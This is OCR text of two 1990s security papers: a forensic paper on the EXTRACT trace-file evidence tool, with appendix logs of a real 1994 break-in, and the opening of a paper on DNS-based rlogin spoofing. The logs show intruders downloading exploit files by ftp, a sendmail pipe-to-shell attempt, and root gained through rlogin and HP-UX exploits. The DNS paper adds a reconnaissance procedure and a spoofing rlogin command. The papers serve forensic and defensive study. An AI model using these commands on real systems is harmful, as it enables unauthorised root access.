Before proper evidence can be extracted from the trace files, it is necessary to have a good understanding of the timing and sequence of events. A log book, preferably in electronic form, is useful during investigations of cracker activity. In that way it is possible to remember the order and timing of discoveries. Note that also the sequence of discoveries, not only the sequence of events, may be important for the structure of the evidence. If all the different trace files have proper time stamps, it is possible to obtain different viewpoints to the same security-related events. These viewpoints should be put together in the evidence so they can support each other and increase the confidence in the trace information.

Temporary files can become outdated and may exist in different versions. People co-operating on a case may mis-interpret the contents of these files. The extra space required by the temporary files can also be a major concern. Hence, a better solution would be to reproduce the evidence from scratch every time new events are introduced in the investigation. The rest of this paper focuses on how to describe the *process* of extraction so that the evidence is directly reproducible from the raw trace files.

A method (Figure 3) was developed to facilitate decomposition of trace files into fragments as well as reorganization and explanation of fragments. The fragments may come from different *types* of trace file. The references to fragments are put in a *documentation* file. The documentation file is then input to the extraction tool which will perform the actual extraction of the fragments from the trace files and output the final document as LaTeX text. Having documentation files containing only references makes it easy to rearrange and outline the structure of the evidence. The method also takes into consideration the need for data conversion in order to make the traces readable. It is also possible to include other documentation files in a documentation file. To support the method depicted in Figure 3 we developed a tool called EXTRACT. This tool is the topic of the next section.

5 Tool Support

EXTRACT is a tool for extraction and combination of specific portions of files containing trace data in arbitrary formats. It is possible to specify a filter for each fragment. EXTRACT expects a documentation file as input. This file contains references to fragments as well as explanations of these fragments. Each fragment to be extracted is described in the following format:

```
@ FILE [FROM,TO] (FILTER) <FROMTIME,TOTIME>
```

```
6031 940819 205431 >login:  root
6031 940819 205435 >Password:
6031 940819 205438 >Login incorrect
```

Figure 1: Example of `in.telnetd` trace file.




Figure 2: Instrumented `in.telnetd` scenario.

With the exception of file names, all fields must be specified for each fragment. If a file name is present, it must be preceded by a '@'. If the file name is omitted, the previous file name is assumed.

`[ FROM , TO ]` specifies the beginning and the end of a fragment in one of the following three formats: line number, line number "." column number, or "#" byte number. For instance, [12.3,#500] means that the fragment starts at the third character in the twelfth line in the trace file and that the fragment ends at (including) byte number 500 (counted from the beginning of the file). `( FILTER )` specifies a filter that will transform the extracted raw data from its standard input. For instance, `(cat -v)` will translate control characters to a printable character sequence. It is possible to specify a pipeline of filters as in `(filter1 | filter2 | filter3)`. `()` means no filter. `< FROM_TIME , TO_TIME >` is required in order to enable queries about a specific period in time. Both the start and end times are specified in the YYMMDDHHMMSS format; year (two digits), month, day of the month, hour, minute, and second.

It is also possible to include other documentation files. This feature allows a hierarchical structure of documentation files. Between each fragment reference it is possible to insert text that will be output between the file extracts. The start of freetext must indicated by `/#` and the end of freetext must be indicated by `#/`. A % indicates that the rest of the line should be treated as a comment. A /* initiates a multi-line comment that must be terminated by a */.

Some directives are tailored to LaTeX. `^Heading` will generate LaTeX code for a section head, while `^^Heading` will generate LaTeX code for a subsection head. It is also possible to generate plain text instead of LaTeX code. Furthermore, it is possible to specify a time interval for which EXTRACT will generate a document containing fragments with timestamps within that interval.

Appendix A presents an example of a documentation file that can be input to EXTRACT.

6 Locating Fragments

In the previous sections we described the infrastructure for extraction and combination of trace file fragments. Fragments are described in terms of byte counts, line numbers, and column numbers. The key




Figure 3: The method for improving the trustworthiness of trace files

question is how the relevant fragments are located in the trace files. Since we assume that the trace files themselves never change, all references will always remain valid. If only a few fragments are interesting, it is not too much of a burden to find the absolute position in a trace file using an editor. On the other hand, if there are many fragments, this becomes tedious. When there are many fragments to be extracted, it is often possible to locate them by pattern-matching.

A script was written in order to generate input files to EXTRACT from `tcsh` log files. These log files follow the same format as the `in.telnetd` log files, but all user sessions are recorded in the same trace file. The current instrumentation of `tcsh` causes all the shell processing (such as processing of `.cshrc`) to be logged in the trace file as well. The fragment references generated by this script point to user session information only.

According to our experience, crackers often install sniffer programs in order to collect passwords directly from the network. Most of them don't write a sniffer by themselves. Instead they often use the sniffer program known as `esniff`. Since `esniff` records Internet connections for all the machines in the local network (such as rlogin and telnet connections) it is very likely that even the crackers' connections will be recorded by their own sniffers. We wrote a script that applies pattern matching to select the sniffer records that can be attributed to the crackers. We searched for known nicknames, names of programs run in order to delete information from `wtmp` and `utmp`, typical commands, and names of directories where the crackers' files are stored. With this method we discovered many unauthorized connections to machines in our local network that we wouldn't be able to discover by other means because the crackers were not connecting through machines with tracing facilities installed.

In addition to these two scripts, a script was written in order to locate IRC sessions in the trace files. In future versions of the EXTRACT tool we might allow pattern matching in addition to absolute references in the expressions delimiting a fragment.

7 Conclusions

Based on experience from real attacks, we have devised a method and built tools to improve the reliability of evidence derived from trace files. We adopted a policy where the raw trace files were *never* changed. Instead of producing many temporary files, we described the final document in terms of trace file fragments. The document description can itself include other document descriptions. In that way a collection of fragments can be used in different documents at no extra cost. When a trace file fragment is being extracted, it may be filtered through *any* useful filter. The documentation file can contain arbitrary LaTeX commands and text between the statements that reference fragments. Thus, we obtain documents that are not only derived directly from raw trace files; they also look nice.

Acknowledgments

The documentation policy and the documentation tools together with a collection of filters were developed by the authors. However, several persons were involved in solving the break–in case for which we developed the ideas reported in this paper. We would like to thank Alex Martelli for the initial instrumentation of the tcsh shell and the telnet client in order to monitor the activity of the intruders. In addition, we would like to thank Renzo Davoli and Fabio Vitali for the co-operation during the investigations. Last but not least, we would like to thank the crackers for providing us with an example[2] for our paper. Without the inspiration caused by the crackers' activity there would have been no tool and no paper.

References

[CB94] William R. Cheswick and Steven M. Bellovin. *Firewalls and Internet Security: Repelling the Wily Hacker.* Addison-Wesley, 1994.

[GS91] Simson Garfinkel and Gene Spafford. *Practical Unix Security.* O'Reilly, 1991.

[Ven92] Wietse Venema. TCP WRAPPER: Network monitoring, access control and booby traps. In *Proceedings of the Third Usenix UNIX Security Symposium, Baltimore, MD*, pages 85–92, September 1992.

[2] Note that the example in this paper is in *no* respect related to the case being investigated by the Italian police.

A An Example of an Input File to EXTRACT

This example contains two documentation files. One of them includes the other. The directives used in these files were explained in the previous section.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%       Example                                                               %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

^Example of evidence extracted from trace files
/#
This report is about a real break-in case. The intrusions were
discovered at Politecnico di Milano by the authors in August 1994. The
case involved machines in different universities and research
institutions both in Italy and abroad.  All the names of users and
machines together with IP addresses are changed by means of the {\tt
scramble} filter. Again, we didn't modify the trace files.  As far as
we know the facts reported in this document are {\bf not} under
investigation by the Italian police.  For this case the cracker is
still unknown.
#/

%
% include the documentation for 19 Aug
%
include Aug19.db % shown partly below
include Aug21.db % not shown here...
```

The following documentation file is included in the documentation file above.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%       Aug 19                                                                %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
^^Events on August 19th as seen from pike
/#
\putfig{6049}{Events in td.log.6049}
A connection from {\tt salmon} to {\tt pike} is reported in the syslog files.
The {\tt telnet} connection is shown in Figure~\ref{6049} with label {\tt 1}.
#/
@syslog
[2712,2712] (scramble) <940819215104,940819215104> % connects from salmon

/#
The {\tt last} command shows that user {\tt chief} connects to {\tt pike}.
The cracker is not deleting that information.
#/
@last
[7,7] (scramble) <9408192151,9408192223> % connects from salmon as chief

/#
The trace from the instrumented {\tt in.telnetd} collected on {\tt
pike} shows the cracker login session.  As shown in the fragment below
the cracker first tries to connect to the system as {\tt root} without
succeeding. He/she then manages to log in as user {\tt chief}.
#/
@td.log.6049
[1,10] (cat -v | scramble) <940819215104,940819215135> % logs on pike

  :
  : (Cut here to save space)
```

The result of inputting this file to EXTRACT is shown in Appendix B after being LaTeX'ed.




Figure 4: Events in td.log.6049

B Example of evidence extracted from trace files

This report is about a real break-in case. The intrusions were discovered at Politecnico di Milano by the authors in August 1994. The case involved machines in different universities and research institutions both in Italy and abroad. All the names of users and machines together with IP addresses are changed by means of the `scramble` filter. Again, we didn't modify the trace files. As far as we know the facts reported in this document are **not** under investigation by the Italian police. For this case the cracker is still unknown.

B.1 Events on August 19th as seen from pike

A connection from `salmon` to `pike` is reported in the syslog files. The `telnet` connection is shown in Figure 4 with label `1`.

Time: 940819215104 ⇒ 940819215104 File: syslog Filter: scramble

```
Aug 19 21:51:04 pike in.telnetd[6049]: connect from salmon.lab2.it
```

The `last` command shows that user `chief` connects to `pike`. The cracker is not deleting that information.

Time: 9408192151 ⇒ 9408192223 File: last Filter: scramble

```
chief  ttyp0    salmon.lab2.i Fri Aug 19 21:51 - 22:23  (00:32)
```

The trace from the instrumented `in.telnetd` collected on `pike` shows the cracker login session. As shown in the fragment below the cracker first tries to connect to the system as `root` without succeeding. He/she then manages to log in as user `chief`.

Time: 940819215104 ⇒ 940819215135 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 215104 >login: root
6049 940819 215111 >Password:
6049 940819 215114 >Login incorrect
6049 940819 215114 >login: root
6049 940819 215117 >Password:
6049 940819 215120 >Login incorrect
6049 940819 215120 >login: chief
6049 940819 215129 >Password:
6049 940819 215135 >Last login: Fri Aug 19 20:55:14 from bass2.lab1.
6049 940819 215135 >SunOS Release 4.1.3 (GENERIC) #3: Mon Jul 27 16:44:16 PDT 1992
```

The cracker's next move is to try to exploit security holes in order to obtain `root` privileges on the machine. There are two unsuccessful attempts to do so. The attempts are labelled with 3 in Figure 4. For brevity only the last attempt is reported in the next 3 fragments. A script is loaded into the system from `perch`. The `ftp` connection is shown in Figure 4 with label 2.

Time: 940819215545 ⇒ 940819215635 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 215545 >/home/chief 54 > ftp perch.somewhere.ca
6049 940819 215615 >Connected to perch.somewhere.ca.
6049 940819 215616 >220 perch FTP server (SunOS 4.1) ready.
6049 940819 215625 >Name (perch.somewhere.ca:chief): arleen
6049 940819 215631 >331 Password required for arleen.
6049 940819 215632 >Password:
6049 940819 215635 >230 User arleen logged in.
```

After listing the files on the machine he/she decided to retrieve the file named `sec`.

Time: 940819215639 ⇒ 940819215651 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 215639 >ftp> get sec
6049 940819 215649 >200 PORT command successful.
6049 940819 215650 >150 ASCII data connection for sec (131.175.21.0,1046) (2100 bytes).
6049 940819 215651 >226 ASCII Transfer complete.
```

The `sec` script tries to exploit a `sendmail` security hole. The cracker is not lucky, the script is buggy. Even crackers have bugs in their software!

Time: 940819215717 ⇒ 940819215736 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 215717 >/home/chief 58 > chmod a+x sec
6049 940819 215725 >/home/chief 59 > sec
6049 940819 215727 >connecting to host localhost (127.0.0.1), port 25
6049 940819 215727 >connection open
6049 940819 215727 >220 pike.polimi.it. Sendmail 4.1/SMI-4.1 ready at Fri, 19 Aug 94 21:57:27 +0200
6049 940819 215727 >250 pike.polimi.it. Hello  (localhost.polimi.it), pleased to meet you
6049 940819 215731 >250 |... Sender ok
6049 940819 215731 >550 bounce... User unknown
6049 940819 215731 >354 Enter mail, end with "." on a line by itself
6049 940819 215731 >250 Mail accepted
6049 940819 215731 >250 daemon... Sender ok
6049 940819 215736 >250 | sed '1,/^$/d' | sh... Recipient ok
6049 940819 215736 >354 Enter mail, end with "." on a line by itself
6049 940819 215736 >250 Mail accepted
6049 940819 215736 >221 pike.polimi.it. delivering mail
6049 940819 215736 >sec: lxsi: not found
```

After other several attempt to make `sec` work, he/she then focuses on exploiting other machines in the network. The next fragments document the access to `walleye`. Figure 4 with label 4.

Time: 940819220706 ⇒ 940819220824 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 220706 >/home/chief 87 > telnet walleye.lab1.it
6049 940819 220818 >Trying 0.0.1.123...
6049 940819 220819 >Connected to walleye.lab1.it.
6049 940819 220824 >Escape character is '^]'.
```

Gashp! The `motd` of this machine is almost two pages long ... we will skip it ... we just show the login.

Time: 940819220829 ⇒ 940819220838 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 220829 >AIX Version 3
6049 940819 220829 >(C) Copyrights by IBM and by others 1982, 1993.
6049 940819 220829 >login: white
6049 940819 220838 >white's Password:
```

By means of a `rlogin` security hole in AIX the cracker gain root privileges on the machine. Do not try it at home, it's not going to work. We deliberately modified the command line. If you have an AIX system you should get a patch for it.

Time: 940819220910 ⇒ 940819220910 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 220910 >4 /home/white >rlogin localhost -l -root
```

The following fragment shows that the intruder is logged in as root.

Time: 940819220928 ⇒ 940819220935 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 220928 >2 unsuccessful login attempts since last login
6049 940819 220928 >Last unsuccessful login: Tue Aug 16 12:04:11 DFT 1994 on hft/0
6049 940819 220928 >Last login: Thu Jul 28 11:02:46 DFT 1994 on hft/0
6049 940819 220928 ># w
6049 940819 220935 >  10:10PM  up 23 days,   9:24,  2 users,  load average: 0.00, 0.00, 0.00
6049 940819 220935 >User     tty          login@      idle      JCPU      PCPU what
6049 940819 220935 >white    pts/0       10:09PM          0         0         0 rlogin
6049 940819 220935 >root     pts/1       10:10PM          0         0         0 w
```

The next fragments show another successful intrusion. The system is an HP named `bass`.

Time: 940819221231 ⇒ 940819221309 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 221231 >/home/chief 90 > telnet bass.lab1.it
6049 940819 221252 >Trying 0.0.1.113...
6049 940819 221252 >Connected to bass.lab1.it.
6049 940819 221258 >Escape character is '^]'.
6049 940819 221258 >^P
6049 940819 221259 >HP-UX bass A.09.01 A 9000/720 (ttys0)
6049 940819 221259 >
6049 940819 221259 >login: tom
6049 940819 221306 >Password:
6049 940819 221309 >Please wait...checking for disk quotas
```

The program `hpux.bug.c` is retrieved from host `carp`. The connection is shown in Figure 4 with label 7. No wonder what the file contains!

Time: 940819221358 ⇒ 940819221423 File: td.log.6049 Filter: cat -v | scramble

```
6049 940819 221358 >bass:/utenti/tom 8 >ftp 1.1.114.199
6049 940819 221408 >Connected to 1.1.114.199.
6049 940819 221409 >220 carp FTP server (Version 1.7.109.2 Tue Jul 28 23:32:34 GMT 1992) ready.
6049 940819 221410 >Name (1.1.114.199:tom): zeus
6049 940819 221414 >331 Password required for zeus.
```

```
6049 940819 221416 >Password:
6049 940819 221420 >230 User zeus logged in.
6049 940819 221421 >Remote system type is UNIX.
6049 940819 221423 >Using binary mode to transfer files.
6049 940819 221423 >ftp> get hpux.bug.c
```

`hpux.bug.c` is succesfully compiled and executed on the system to obtain `root` privileges. root is compromised (again).

Time: **940819221444 ⇒ 940819221527** File: **td.log.6049** Filter: **cat -v | scramble**

```
6049 940819 221444 >bass:/utenti/tom 9 >cc hpux.bug.c -o hpux
6049 940819 221454 >bass:/utenti/tom 10 >hpux
6049 940819 221502 >Attempting to .rhosts user root..succeeded
6049 940819 221503 >now type: "remsh localhost -l root csh -i" to login
6049 940819 221503 >bass:/utenti/tom 11 >remsh localhost -l root csh -i
6049 940819 221519 >Warning: no access to tty; thus no job control in this shell...
6049 940819 221519 >bass:/ 1 >uid
6049 940819 221523 >uuid: Command not found.
6049 940819 221523 >id
6049 940819 221523 >bass:/ 2 >id
6049 940819 221526 >id
6049 940819 221526 >uid=0(root) gid=3(sys)
```

Using the Domain Name System for System Break-ins

Steven M. Bellovin
smb@research.att.com
AT&T Bell Laboratories

Abstract

The DARPA Internet uses the *Domain Name System* (DNS), a distributed database, to map host names to network addresses, and vice-versa. Using a vulnerability first noticed by P.V. Mockapetris, we demonstrate how the DNS can be abused to subvert system security. We also show what tools are useful to the attacker. Possible defenses against this attack, including one implemented by Berkeley in response to our reports of this problem, are discussed, and the limitations on their applicability are demonstrated.

This paper was written in 1990, and was withheld from publication by the author. The body of the paper is unchanged, even to the extreme of giving the size of the Internet as 200,000 hosts. An epilogue has been added that discusses why it was held back, and why it is now being released.

1 Introduction

In an earlier paper [Bel89], we discussed a number of security problems with the TCP/IP protocol suite. Many of them turned on the ability of an intruder to spoof the IP address of a trusted machine. In reality, though, hosts extend trust to other hosts based on their names, not their addresses; an attacker who can spoof a host's name can ignore the more difficult problem of faking its IP address. Some attacks along just these lines were mentioned in the earlier paper. In response to it, P.V. Mockapetris disclosed to us a more devastating attack based on the *Domain Name System* (DNS) [Moc87b, Moc87a]. Herein, we utilize his observations to invade selected machines, and demonstrate which other tools aided the attack.

Section 2 provides a brief overview of the DNS. Section 3 provides the details of some actual attacks. The names and IP addresses of the target hosts have been changed to protect the innocent. Section 4 discusses defenses, and shows why most of them are limited in their scope. We conclude byproviding recommendations to software developers and system administrators.

Throughout this paper, we focus on the problem as it applies to Berkeley's remote login and remote shell services. We mention these specifically because they are ubiquitous, and the source code is readily available. Almost certainly, any other network services that rely on host names for authentication would be vulnerable. This probably includes various implementations of remote or networked file systems.

2 The Domain Name System

The DNS is a distributed data base used to map host names to IP (network layer) addresses, and vice-versa. The name space is divided into a series of *zones* based on syntactic separators (periods) in domain names. One or more servers contain the *authoritative* data for each zone. *Secondary* authoritative servers periodically poll the *primary* servers for their zones; if the data has changed, they initiate *zone transfer* operations to refresh their databases. At any level, a server may delegate the authority for a subdomain to a different server. Thus, if there is a server for a top-level domain `com`, it may itself contain the information for companies `small.com` and `smaller.com`, but delegate the responsibility for `monolith.com` to one or more of that company's machines. (In fact, servers for a domain need not, and often will not, reside within that domain.)

In general, hosts that use the DNS maintain local caches of the *resource records* returned. All resource records contain a Time-to-Live field set by the creator; at the end of that period, the cached record must be discarded, and an authoritative server queried anew.

Let us consider, as an example, the information for zone `small.com`, as shown in Figure 1. The server contains a number of resource records.[1] Periods at

[1] There are many other DNS records than those described here. We are mentioning only those that provide information necessary to understand the subsequent discussions.

```
$ORIGIN small.com
small.com.              IN      SOA     server.small.com. ghu.ws1.small.com. (
                                            901110001 ; Serial
                                            3600      ; Refresh
                                            600       ; Retry
                                            3600000   ; Expire
                                            86400 )   ; Minimum Time-to-Live
                        IN      NS      server
                        IN      NS      server.tiny.com.
server                  IN      A       222.33.44.1
                        IN      HINFO   Smallic/100 SmallIx
boss                    IN      A       222.33.44.2
                        IN      HINFO   Smallic/50 SmallIx
ws1                     IN      A       222.33.44.3
                        IN      HINFO   Smallic/40 SmallIx
ws2                     IN      A       222.33.44.4
                        IN      HINFO   Smallic/40 SmallIx

; Define a subdomain sales.small.com
sales                   IN      NS      thinker.sales.small.com.
                        IN      NS      ws1
droid.sales.small.com   IN      A       222.33.45.1
                        IN      A       222.33.44.5
```

Figure 1: The zone `small.com`.

the end of some names indicate that they are absolute, and not relative to the `$ORIGIN` field. An omitted name field from a record indicates that the name of the previous record should be used. And the ubiquitous `IN` field indicates that the records belong to the *Internet* domain; the DNS is capable of storing information about many different types of networks.

The `SOA` record defines the *Start of Authority* for the zone. Primarily a "glue record", it contains two fields of interest to us here: the machine that is the definitive source of the information in the zone, and the electronic mail address (in a variant form) of the person responsible. Note, incidentally, that the `SOA` record also contains the minimum expiration time for any resource records within the zone.

The `NS` records define the authoritative name servers for the domain `small.com`. Similar `NS` records must be in the server for the `com` domain so that inquiries may be directed to the proper place. In addition, the parent domain must contain `A` (address) records for all servers for its subdomains. This is illustrated by the records for `sales.small.com`, a subdomain under separate administration.

A host with more than one network interface will normally have multiple `A` records associated with it. Such hosts are often, but not always, gateways between the different networks.

Four hosts are defined within the domain, `server`, `boss`, `ws1`, and `ws2`. According to the `HINFO` record, all of the hosts appear to be Small, Inc.'s own computers and operating system.

A DNS query may request a record of a particular type—say, an `A` record—or it may ask for all records pertaining to a given name. A response may contain just the answers desired, a pointer to the proper server if the information is not contained within this zone, or an error indication if the record requested does not exist.

If appropriate, an answer may also contain *Additional Information* . Suppose a query were sent to the `small.com` server asking for the address of `critter.sales.small.com`. The reply would contain not just the `NS` record for `sales.small.com`, but also the `A` record for that server.

2.1 Inverse Mapping Domains

The records described above suffice for forward queries, where the client has a machine name and wishes to look up the IP address. However, ordinary DBMS-style inverse queries, to map addresses into names, do not work.

The reason why is a bit subtle. Certainly, one could ask any given server which machine corresponded to the address 222.33.45.100. Unfortunately, that server would be unlikely to know the answer. Nor, without more information, could the client know which server to query. The DNS is a distributed database, with boundaries delimited by host name syntax. IP addresses contain no clues to this organization.

Instead, inverse mappings are implemented by a separate, parallel tree, keyed by IP address. To mimic the structure of IP addresses, and hence the fashion in which they are assigned to administrators, the individual bytes of the address are reversed. A standard suffix is appended to avoid name collisions with forward mappings. Thus, the address-to-name mapping for host ws1, which has an IP address of 222.33.44.3, would be handled by a server for zone 44.33.222.in-addr.arpa. Its database, with glue records omitted, looks like this:

```
$ORIGIN 44.33.222.in-addr.arpa
1       IN      PTR     server.small.com.
2       IN      PTR     boss.small.com.
3       IN      PTR     ws1.small.com.
4       IN      PTR     ws2.small.com.
```

Each record contains only a pointer to the forward mapping record. Generally, the inverse mapping tree will reside on the same machine as the corresponding forward mapping tree, but this is not a requirement. Hosts with more than one address will have PTR records in more than one inverse mapping tree.

3 Attack!

> *Kids! Do not try this at home! This stunt was carried out by trained professionals, who—apart from knowing what they were doing—had the permission of the relevant system administrators!*

Our threat scenario assumes that the attacker has complete control of a machine containing legitimate primary servers for a DNS zone, including the associated inverse mapping tree. That is, he or she can make whatever changes are desired to the delegated portions of the name tree, and such changes will be accepted as correct by other machines, subject only to the usual expiration dates. We also assume the ability to control any TCP port numbers on that machine, including those that Berkeley's versions of the UNIX system regard as privileged. The attacker may be either a renegade system administrator or someone who has successfully subverted a DNS server machine. History demonstrates that both possibilities are real.

The attacker's goal is to find hosts that trust other hosts using their names, and to learn the names of some of those trusted partners. While random patterns of trust can and do exist, a more fruitful approach is to look for two common patterns. First, in a cluster of time-sharing machines, each of the machines is likely to extend blanket trust to the others. Even if that does not apply to the general user population, it probably does apply to the systems programming and operational staffs. Second, the attacker can look for file servers and their workstations. The file servers sometimes trust their clients, serving as a source of extra CPU cycles. Furthermore, if the clients are "dataless", they will frequently trust an administrative machine to permit software maintenance.

In the following examples, we will assume that the target organization has the following machines:

Name	*IP Address*	*Type*
bullseye.softy.org	192.193.194.1	file server
ringer.softy.org	192.193.194.64	workstation
groundzero.softy.org	192.193.194.65	workstation

All are running some derivative of 4.2BSD or 4.3BSD, such as SunOS, and all trust each other via /etc/hosts.equiv files.

The attacker, whom we shall dub *Cuckoo* in honor of Cliff Stoll's book [Sto89], is coming from machine cracker.ritts.org, 150.151.152.153.

The essence of the basic attack relies on the nature of the address-to-name mapping. As noted above, this mapping uses an independent DNS tree. Assume that the inverse mapping record for 150.151.152.153 is changed from the correct cracker.ritts.org to ringer.softy.org. When the attacker attempts to rlogin to bullseye, it will try to validate the *name* —not the IP address— of the calling machine. It does this by calling gethostbyaddr() and passing it the address 150.151.152.153. In a DNS environment, that call translates to a name server query for the record associated with 153.152.151.150.in-addr.arpa. This will, of course, retrieve the PTR record shown above. Thus, bullseye believes that its friend and neighbor ringer is trying to connect. Thus, the call is accepted, and the attack has succeeded.

Note the fundamental flaw we have exploited here. There is no forced linkage between the two DNS trees owned by Cuckoo, ritts.org and 152.151.150.in-addr.arpa, even though they should contain complementary data. Thus, the latter tree can contain entries pointing to hosts belonging to Softies, Inc.

```
$ snmpnetstat bullseye.softy.org public
Active Internet Connections
Proto Recv-Q Send-Q Local Address            Foreign Address          (state)
tcp       0      0  bullseye.softy.org.login bullseye.softy.org.1023  ESTAB
tcp       0      0  bullseye.softy.org.login ringer.softy.org.1020    ESTAB
tcp       0      0  bullseye.softy.org.1023  bullseye.softy.org.login ESTAB
tcp       0      0  bullseye.softy.org.3593  other.host.com.411       ESTAB
```

Figure 2: Connection patterns via SNMP.

3.1 Filling in the Blanks

In order to mount the attack described above, Cuckoo needs to know three things: a target host name, a user name to impersonate, and a machine trusted by the target host. There are many approaches possible, all using a variety of standard tools. The following sequence, which we actually used in our first demonstration attack, is illustrative.[2] We will start by assuming we know the name of the target machine, perhaps from a mail message or news article. Next, we use SNMP [CDF89] to examine its TCP connection tables (Figure 2). That is, apart from the miscellaneous connection to port 411 on some other host, the other TCP activity represents uses of `rlogin`. One connection is from `ringer`; the others represent the two endpoints of an `rlogin` session from `bullseye` to itself. This is an odd circumstance, and potentially quite revealing. The `finger` command tells us more (Figure 3).

Two entries indicate remote logins. On `ttyp4`, user `random` is connected from `ringer`. And on `ttyp5`, `bingo` is connected from `bullseye` itself, in a loopback connection. It seems likely that this represents `user1` utilizing a different login, rather than `random` doing so; such a connection from `random` would more likely have originated from `ringer`. So we have a possible `.rhosts` file for `bingo` authorizing a local user `user1` when coming from host `bullseye`. We can also try for `random` coming from `ringer`; a quick check with `finger` shows a user of the same name logged in there.

The remaining steps are trivial. We modify the `PTR` record for `cracker` appropriately, create local login names `user1` and `random` for ourselves, and use them to attempt an `rlogin` to the target machine. The attack succeeded on the second try; it turned out that `random's` connection was not preauthorized.

Actually, the procedure outlined above got a bit tedious, so we developed some extra tools to help. First, we installed several instances of the pseudo-network driver [Bel90], not because we needed its facilities but because it gave us an easy way to associate several new IP address with our machine without installing any extra hardware. This let us attempt impersonations of several machines at once. Slight modifications to the global routing tables, courtesy of `routed`, were needed to route packets back to us. We also modified `rlogin` to let us specify the local host address and the local user name, thus avoiding the need for extra `/etc/passwd` entries. Our attacks became this simple:

```
xrlogin bullseye.softy.org -l bingo \
   -L user1 -x 150.151.252.153
```

The appropriate `PTR` records were all created together, of course.

3.2 Other Approaches

Some might object that the penetration described above relied on SNMP, a facility not often found on hosts, and on `finger`, a service which sometimes does not give the name of the remote hosts. Fortunately for the attacker, there are other ways to gather the necessary data.

One useful tool is electronic mail. Suppose you wish to target someone who sent you (or a mailing list) some electronic mail. These days, mail headers are often modified to indicate that the sender's machine is some gateway, perhaps a file server. But the `Received:` or `Message-Id:` lines indicate the actual source of the mail. Often, that user will be able to `rlogin` to the apparent sending machine—i.e., the file server—from the actual sending machine, typically a workstation.

Another useful tool is the DNS itself; it contains a wealth of information. The `SOA` record contains the address of a privileged user and a machine containing data administered by that person. That alone is a useful pair to attack. If that fails, assume again that we know a user name and a machine name. The DNS

[2] The output you are about to see is real. Only the names and IP addresses have been changed, to protect the innocent.

```
$ finger @bullseye.softy.org
[bullseye.softy.org]
Login    Name           TTY   Idle   When   Where
user1    User One       co           Fri    13:18
user1    User One       p0    1:48   Mon    13:15   unix:0.0
user1    User One       p1      3d   Mon    13:15   unix:0.0
user1    User One       p2           Mon    13:15   unix:0.0
user1    User One       p3    1:56   Wed    12:45   unix:0.0
random   Amber Random    p4      3d   Wed    15:51   ringer.softy.org
bingo    Bingo Scores   p5    1:56   Wed    12:46   bullseye.softy.org
user1    User One       p6      12   Fri    12:15   unix:0.0
```

Figure 3: Learning from the `finger` command.

